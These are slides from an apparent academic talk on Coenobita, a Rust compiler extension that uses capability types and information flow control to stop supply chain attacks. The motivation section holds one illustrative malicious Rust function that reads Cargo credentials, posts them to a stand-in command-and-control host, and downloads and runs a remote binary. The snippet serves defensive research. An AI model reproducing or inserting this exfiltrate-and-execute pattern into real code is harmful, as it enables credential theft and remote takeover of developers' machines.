

COENOBITA

Static Capability Types for
Side Effect Safety in Rust



IWACO 2026

PEOPLE



GEORGE BERDOVSKIY
PhD Student



CALEB STANFORD
Assistant Professor



MOTIVATION

CONTRIBUTIONS

CAPABILITIES

INFORMATION FLOW CONTROL

COENOBITA IN ACTION

INTUITION


IMPLEMENTATION

EVALUATION


CONCLUSION

MOTIVATION

- Instead of solving the same problems over and over again, developers use **packages**
- Developers **implicitly trust** code written by hundreds of strangers ⇒ easy to slip malicious code into packages other developers depend on
- This is called a **supply chain attack**



- Supply chain attacks have been in the news lately
 - In Node ecosystem...
 - Axios [\[↗\]](#)
 - AsyncAPI [\[↗\]](#)
 - TanStack [\[↗\]](#), [\[↗\]](#)
 - In Rust ecosystem...
 - arrayref [\[↗\]](#)
 - faster_log [\[↗\]](#)
 - async_println [\[↗\]](#)



- Common approach...
 - Obtain initial access via...
 - Typosquatting / dependency confusion
 - Compromised publishing credentials
 - Malicious contribution
 - First stage may download and run secondary payload to do...
 - Credential harvesting
 - Exfiltration
 - Ransomware

Consider this harmless function provided by the (imaginary) `math` crate...

```
fn sum(x: i32, y: i32) → i32 {
```

}


MOTIVATION

Consider this harmless function provided by the (imaginary) `math` crate...

```
fn sum(x: i32, y: i32) → i32 {  
    let creds = fs::read_to_string("~/cargo/credentials.toml)?.trim();  
  
    let response = https::post("https://command-and-control.com")  
        .body(creds)  
        .send()?;  
  
    fs::write("rat.exe", response.bytes)?;  
    Command::new("rat.exe").spawn()?;  
  
    x + y  
}
```

MOTIVATION

- Common thread is **system access**
- Many of these attacks...
 - Read and write files and directories
 - Download and upload files
 - Run arbitrary commands
- In other words, they rely on **system side effects**
 - A side effect is any observable effect an expression or function has besides returning a value



MOTIVATION

CONTRIBUTIONS

CAPABILITIES

INFORMATION FLOW CONTROL

COENOBITA IN ACTION

INTUITION

IMPLEMENTATION

EVALUATION

CONCLUSION

CONTRIBUTIONS

- We propose a type system that uses **capabilities** and **information flow control** to prevent such supply chain attacks at compile time ($\text{Capability}_{\langle T \rangle}$)
- We implement our system in **Coenobita**, an extension to the Rust compiler
- We evaluate our system by retrofitting ten popular file system crates with capabilities and find that it...
 - Requires minimal code changes
 - Incurs no runtime overhead
 - Increases compile time by ~4%



Coenobita

MOTIVATION

CONTRIBUTIONS

CAPABILITIES

INFORMATION FLOW CONTROL

COENOBITA IN ACTION

INTUITION


IMPLEMENTATION

EVALUATION

CONCLUSION

CAPABILITIES

- A **capability** is an **unforgeable token** that bestows certain access rights onto anybody that holds it
 - Unforgeable means a process can't fabricate, guess, or alter a capability
 - Thus, the only way to obtain one is if (1) the system that created it gives you one, or (2) another person passes one along to you
- It designates both a resource (a file, a socket, a device) and carries the right to use it
 - *Kind of like a hotel key card*



MOTIVATION

CONTRIBUTIONS

CAPABILITIES

INFORMATION FLOW CONTROL

COENOBITA IN ACTION

INTUITION

IMPLEMENTATION

EVALUATION

CONCLUSION

INFORMATION FLOW CONTROL

- Method for (1) tracking how data moves through a system and (2) enforcing rules about where that data is allowed to go
- Every piece of data carries a label
 - As data is copied / combined / transformed, labels propagate
- **Confidentiality** and **integrity**
 - Secret data must never flow to a public destination (*confidentiality*)
 - Untrusted data must never flow into a trusted sink (*integrity*)

```
if |user.password| > 10 {  
  user.bio = "Foo"  
} else {  
  user.bio = "Bar"  
}
```

CONFIDENTIALITY

```
c = input()  
run(command = c)
```

INTEGRITY

INFORMATION FLOW CONTROL

- Method for (1) tracking how data moves through a system and (2) enforcing rules about where that data is allowed to go
- Every piece of data carries a label
 - As data is copied / combined / transformed, labels propagate
- **Confidentiality** and **integrity**
 - Secret data must never flow to a public destination (*confidentiality*)
 - Untrusted data must never flow into a trusted sink (*integrity*)

```
if |user.passwordH| > 10 {  
  user.bioL = "Foo"H  
} else {  
  user.bioL = "Bar"H  
}
```

CONFIDENTIALITY

```
c = input()  
run(command = c )
```

INTEGRITY

INFORMATION FLOW CONTROL

- Method for (1) tracking how data moves through a system and (2) enforcing rules about where that data is allowed to go
- Every piece of data carries a label
 - As data is copied / combined / transformed, labels propagate
- **Confidentiality** and **integrity**
 - Secret data must never flow to a public destination (*confidentiality*)
 - Untrusted data must never flow into a trusted sink (*integrity*)

```
if |user.passwordH| > 10 {  
  user.bioL = "Foo"H  
} else {  
  user.bioL = "Bar"H  
}
```

CONFIDENTIALITY

```
c = input()  
run(command = c )
```

INTEGRITY

INFORMATION FLOW CONTROL

- Method for (1) tracking how data moves through a system and (2) enforcing rules about where that data is allowed to go
- Every piece of data carries a label
 - As data is copied / combined / transformed, labels propagate
- **Confidentiality** and **integrity**
 - Secret data must never flow to a public destination (*confidentiality*)
 - Untrusted data must never flow into a trusted sink (*integrity*)

```
if |user.passwordH| > 10 {  
  user.bioL = "Foo"H  
} else {  
  user.bioL = "Bar"H  
}
```

CONFIDENTIALITY

```
cL = input()  
run(commandH = cL)
```

INTEGRITY

INFORMATION FLOW CONTROL

- Method for (1) tracking how data moves through a system and (2) enforcing rules about where that data is allowed to go
- Every piece of data carries a label
 - As data is copied / combined / transformed, labels propagate
- **Confidentiality** and **integrity**
 - Secret data must never flow to a public destination (*confidentiality*)
 - Untrusted data must never flow into a trusted sink (*integrity*)

```
if |user.passwordH| > 10 {  
  user.bioL = "Foo"H  
} else {  
  user.bioL = "Bar"H  
}
```

CONFIDENTIALITY

```
cL = input()  
run(commandH = cL)
```

INTEGRITY

MOTIVATION

CONTRIBUTIONS

CAPABILITIES

INFORMATION FLOW CONTROL

COENOBITA IN ACTION

INTUITION

IMPLEMENTATION

EVALUATION

CONCLUSION

- Imagine fictional `foo` crate that reads configuration file
- If we don't trust `foo`, we can protect system resources (like files + directories) by requiring utilities like `fs::read` and `fs::write` to accept **capabilities** instead of raw paths

STD::FS

```
pub struct Capability<T> {  
    #[cnbt::providers({R})]  
    payload: T  
};
```

```
fn read(p: PathBuf) → Result { ... }
```

- Imagine fictional `foo` crate that reads configuration file
- If we don't trust `foo`, we can protect system resources (like files + directories) by requiring utilities like `fs::read` and `fs::write` to accept **capabilities** instead of raw paths

```
pub struct Capability<T> {  
    #[cnbt::providers({R})]  
    payload: T  
};
```

STD::FS

```
fn read(p: PathBuf) → Result { ... }
```



```
fn read(p: Capability<PathBuf>) → Result { ... }
```

COENOBITA IN ACTION

- Imagine fictional `foo` crate that reads configuration file
- If we don't trust `foo`, we can protect system resources (like files + directories) by requiring utilities like `fs::read` and `fs::write` to accept **capabilities** instead of raw paths

STD::FS

```
pub struct Capability<T> {  
    #[cnbt::providers({R})]  
    payload: T  
};
```

```
fn read(p: PathBuf) → Result { ... }
```



```
fn read(p: Capability<PathBuf>) → Result { ... }
```

Field must be provided by the **root** crate (labeled **R**)

COENOBITA IN ACTION

- If any crate other than the root crate **R** tries to construct a capability, type checking fails

COENOBITA

```
pub struct Capability<T> {  
    #[cnbt::providers({R})]  
    payload: T  
};
```

FOO::CONFIG

```
pub fn load() {  
    let payload = "foo.yml";  
    let c = Capability { payload };  
  
    let result = fs::read(c);  
    ...  
}
```

COENOBITA IN ACTION

- If any crate other than the root crate **R** tries to construct a capability, type checking fails

COENOBITA

```
pub struct Capability<T> {  
    #[cnbt::providers({R})]  
    payload: T  
};
```

FOO::CONFIG

```
pub fn load() {  
    let payload = "foo.yml";  
    let c = Capability { payload };  
  
    let result = fs::read(c);  
    ...  
}
```



```
error: expected provider {root} but found {foo}  
--> src/lib.rs:8:26  
|  
8 |     let c = Capability { payload };  
|                       ^^^^^^^
```

COENOBITA IN ACTION

- This stops untrusted crates from constructing their own path capabilities, but it does *not* stop untrusted crates from **influencing** path capabilities constructed by the root crate
- The `foo` crate might ask the user to obtain a path via `config::path`, wrap it inside a capability, and provide that capability to `config::load`

ROOT

```
fn main() {  
    // Get the configuration file path  
    let p: PathBuf = foo::config::path();  
  
    // Wrap the path inside of a capability  
    let c: Capability<PathBuf> = Capability::new(p);  
  
    // Load the configuration  
    foo::config::load(c);  
}
```

FOO::CONFIG

```
fn path() → PathBuf {  
    PathBuf::from("foo-config.yaml")  
}
```

- Should `foo` be compromised by malicious actors, this function may instead reference a sensitive resource
- By naively assuming that `foo` is benign and creating a capability on its behalf, we hand it a blank check to access any file on the machine!
- Static capability safety **fails to deter supply chain attacks** on its own

ROOT

```
fn main() {  
    // Get the configuration file path  
    let p: PathBuf = foo::config::path();  
  
    // Wrap the path inside of a capability  
    let c: Capability<PathBuf> = Capability::new(p);  
  
    // Load the configuration  
    foo::config::load(c);  
}
```

FOO::CONFIG

```
fn path() → PathBuf {  
    PathBuf::from("foo-config.yaml")  
}
```

- Should `foo` be compromised by malicious actors, this function may instead reference a sensitive resource
- By naively assuming that `foo` is benign and creating a capability on its behalf, we hand it a blank check to access any file on the machine!
- Static capability safety **fails to deter supply chain attacks** on its own

ROOT

```
fn main() {  
    // Get the configuration file path  
    let p: PathBuf = foo::config::path();  
  
    // Wrap the path inside of a capability  
    let c: Capability<PathBuf> = Capability::new(p);  
  
    // Load the configuration  
    foo::config::load(c);  
}
```

FOO::CONFIG

```
fn path() → PathBuf {  
    PathBuf::from("~/cargo/credentials.toml")  
}
```

- The system says nothing about **capability integrity** → add **information flow control** to track data integrity and ensure capability payload is trustworthy
- Annotate data with **integrity** triple (a, c, i)

(a , c , i)

- The system says nothing about **capability integrity** → add **information flow control** to track data integrity and ensure capability payload is trustworthy
- Annotate data with **integrity** triple (a, c, i)

(a , c , i)

Authors (crates permitted to **construct** data)

- The system says nothing about **capability integrity** → add **information flow control** to track data integrity and ensure capability payload is trustworthy
- Annotate data with **integrity** triple (a, c, i)

(a , c , i)

Authors (crates permitted to **construct** data)

Contributors (crates permitted to **contribute** data)

- The system says nothing about **capability integrity** → add **information flow control** to track data integrity and ensure capability payload is trustworthy
- Annotate data with **integrity** triple (a, c, i)

$(\underset{\text{⏟}}{a} , \underset{\text{⏟}}{c} , \underset{\text{⏟}}{i})$

Authors (crates permitted to **construct** data)

Contributors (crates permitted to **contribute** data)

Influencers (crates permitted to **influence** data)

- The system says nothing about **capability integrity** → add **information flow control** to track data integrity and ensure capability payload is trustworthy
- Annotate data with **integrity** triple (a, c, i)

```
pub struct Capability<T> {  
    #[cnbt::providers({R})]  
    #[cnbt::integrity({R},{R},{R})]  
    payload: T  
};
```

- The system says nothing about **capability integrity** → add **information flow control** to track data integrity and ensure capability payload is trustworthy
- Annotate data with **integrity** triple (a, c, i)

```
pub struct Capability<T> {  
  #[cnbt::providers({R})]  
  #[cnbt::integrity({R},{R},{R})]  
  payload: T  
};
```

$(a, c, i) = (\{R\}, \{R\}, \{R\})$

The only permitted author is **root**
The only permitted contributor is **root**
The only permitted influencer is **root**

```
fn main() {  
    // Get the configuration file path  
    let p: PathBuf = foo::config::path();  
  
    // Wrap the path inside of a capability  
    let c: Capability<PathBuf> = Capability::new(p);  
  
    // Load the configuration  
    foo::config::load(c);  
}
```

COENOBITA IN ACTION

```
fn main() {  
    // Get the configuration file path  
    let p: PathBuf = foo::config::path();  
  
    // Wrap the path inside of a capability  
    let c: Capability<PathBuf> = Capability::new(p);  
  
    // Load the configuration  
    foo::config::load(c);  
}
```



error: expected {root} {root} {root} but found {foo} {foo} {foo,root}

--> src/main.rs:8:50

```
|  
8 |     let c: Capability<PathBuf> = Capability::new(p);  
|                                     ^
```

COENOBITA IN ACTION

- Unauthorized packages prevented from creating and modifying capabilities
- However, crates may legitimately need to construct capabilities themselves
 - For example, crate `glob` joins paths together
- Unrestricted ability to combine and construct capabilities is unacceptable
 - Suppose `parser` is a package that parses CSV files
 - If it's compromised and we provide it with capabilities for `..` and `fizz/buzz`, it may combine them to access `fizz` without our knowledge

```
parser::setup("..");  
...  
parser::parse("fizz/buzz");
```

- Trusted crate can give untrusted crate the ability to create new capabilities by providing a **lambda**

```
fn main() {  
    let join = |c1: &Capability<PathBuf>, c2: &Capability<PathBuf>| {  
        let result = c1.join(c2);  
  
        match result.extension().and_then(|e| e.to_str()) {  
            Some("csv") => result,  
            _ => panic!("Parser may only join CSV files"),  
        }  
    }  
  
    let c1 = Capability::new("sheets");  
  
    for i in 0..10 {  
        let c2 = Capability::new(format!("{i}.csv"));  
  
        parser::parse(join, c1, c2);  
    }  
}
```

- Trusted crate can give untrusted crate the ability to create new capabilities by providing a **lambda**

```
fn main() {  
  let join = |c1: &Capability<PathBuf>, c2: &Capability<PathBuf>| {  
    let result = c1.join(c2);  
  
    match result.extension().and_then(|e| e.to_str()) {  
      Some("csv") => result,  
      _ => panic!("Parser may only join CSV files"),  
    }  
  }  
  
  let c1 = Capability::new("sheets");  
  
  for i in 0..10 {  
    let c2 = Capability::new(format!("{i}.csv"));  
  
    parser::parse(join, c1, c2);  
  }  
}
```

Ensure the parser crate only touches CSV files

The fact that parser can join paths is **explicit at the type level**

MOTIVATION

CONTRIBUTIONS

CAPABILITIES

INFORMATION FLOW CONTROL

COENOBITA IN ACTION

INTUITION


IMPLEMENTATION

EVALUATION


CONCLUSION

INTUITION

- Imagine a shop that sells chicken sandwiches
 - **Mulder** only prepares the bread
 - **Scully** only prepares the chicken
 - **Walter** only builds the sandwiches




- Who **authored** or **constructed** the sandwich?
 - It was **Walter**
- Thus, the author set of the sandwich is { **Walter** }




INTUITION · CONTRIBUTORS

- Now, **who contributed directly?**
- **Mulder** contributed the bread
 - Contributors are { **Mulder** }
- **Scully** contributed the chicken
 - Contributors are { **Scully** }
- **Walter** combined the ingredients
 - Contributors are { **Mulder**, **Scully**, **Walter** }



INTUITION · INFLUENCERS

- Now, **who contributed indirectly?**
- **Mulder** baked several loaves, and **Walter** picked one for your sandwich
 - Influencers are { **Mulder** , **Walter** }
- **Scully** fried several pieces of chicken, and **Walter** picked one for your sandwich
 - Influencers are { **Scully** , **Walter** }
- **Walter** combined the ingredients
 - Influencers are { **Mulder**, **Scully**, **Walter** }




INTUITION · MORE INFLUENCERS

- The shop just hired a new manager, **Monica**
- She does not touch the sandwiches, but she suggested a new seasoning mixture to **Scully**
- How does this change the **influencers** of the sandwich?
 - Monica now *influences* the chicken, so it's influencer set is now { **Scully**, **Walter**, **Monica** }
 - The bread is still only influenced by { **Mulder**, **Walter** }
 - **Walter** uses the chicken and bread → sandwich influencer set is now { **Mulder**, **Scully**, **Walter**, **Monica** }



INTUITION · MORE AUTHORS

- The shop just hired a new sandwich builder, **Alex**
- How does this change the **authors** of the sandwich?
 - If all employees are in the back, we don't know whether **Walter** or **Alex** built our sandwich
 - Thus, the author set must include both of them – it is { **Walter**, **Alex** }



INTUITION

- Congratulations! You just learned how to type a ~~sandwich~~ struct in Coenobita

```
pub struct Sandwich {  
  #[cnbt::field({scully} {scully} {scully, monica, walter})]  
  c: Chicken,  
  
  #[cnbt::field({mulder} {mulder} {mulder, walter})]  
  b: Bread  
}  
  
pub fn build() → Sandwich {  
  #[cnbt::local({scully} {scully} {scully, monica, walter})]  
  let c = scully::chicken();  
  
  #[cnbt::local({mulder} {mulder} {mulder, walter})]  
  let b = mulder::bread();  
  
  #[cnbt::local({walter} {walter, mulder, scully} {walter, mulder, scully, monica})]  
  let s = Sandwich { c, b };  
  
  s  
}
```

MOTIVATION

CONTRIBUTIONS

CAPABILITIES

INFORMATION FLOW CONTROL

COENOBITA IN ACTION

INTUITION


IMPLEMENTATION

EVALUATION

CONCLUSION


IMPLEMENTATION

- Implemented as a Rust compiler plugin
- Pass that runs after type checking is complete
 - Tool attributes `#[cnbt::xyz]` stick around throughout type checking (unlike macros)
- Specify Coenobita as the compiler wrapper in `.cargo/config.toml`



IMPLEMENTATION

- Implemented as a Rust compiler plugin
- Pass that runs after type checking is complete
 - Tool attributes `#[cnbt::xyz]` stick around throughout type checking (unlike macros)
- Specify Coenobita as the compiler wrapper in `.cargo/config.toml`



IMPLEMENTATION

- We don't *actually* use an explicit `Capability` struct as that would make retrofitting burdensome, and would require someone to maintain a library that evolves along with the standard library
- Instead, we layer integrity / provider annotations **over the standard library**
 - *Kind of like TypeScript declaration files...*
 - These layers live in a JSON file – easy to change on a per project basis
- Result is the same

```
fn std::path::Path::new(           ) →      ;
```

IMPLEMENTATION

- We don't *actually* use an explicit `Capability` struct as that would make retrofitting burdensome, and would require someone to maintain a library that evolves along with the standard library
- Instead, we layer integrity / provider annotations **over the standard library**
 - *Kind of like TypeScript declaration files...*
 - These layers live in a JSON file – easy to change on a per project basis
- Result is the same

```
fn std::path::Path::new({R} {R} {R} | {R}) -> {R} {R} {R};
```

MOTIVATION

CONTRIBUTIONS

CAPABILITIES

INFORMATION FLOW CONTROL

COENOBITA IN ACTION

INTUITION

IMPLEMENTATION

EVALUATION

CONCLUSION


We want to know...

1. Does Coenobita increase **runtime**?
2. Does Coenobita increase **compile time**?
3. Does Coenobita impose significant **programmer burden**?

EVALUATION

Studied **ten popular file system crates...**

- rustix
- walkdir
- glob
- same-file
- tempfile
- pkg-config-rs
- autocfg
- normpath
- remove_dir_all



Procedure...

1. Modify crate logic to satisfy Coenobita
2. Modify crate tests to satisfy Coenobita
3. Run the test suite enough times for the cumulative runtime to be ≥ 10 seconds – let this be m
4. Divide the cumulative time t by m to find the average time per individual test run
5. Repeat thirty times for large enough sample size

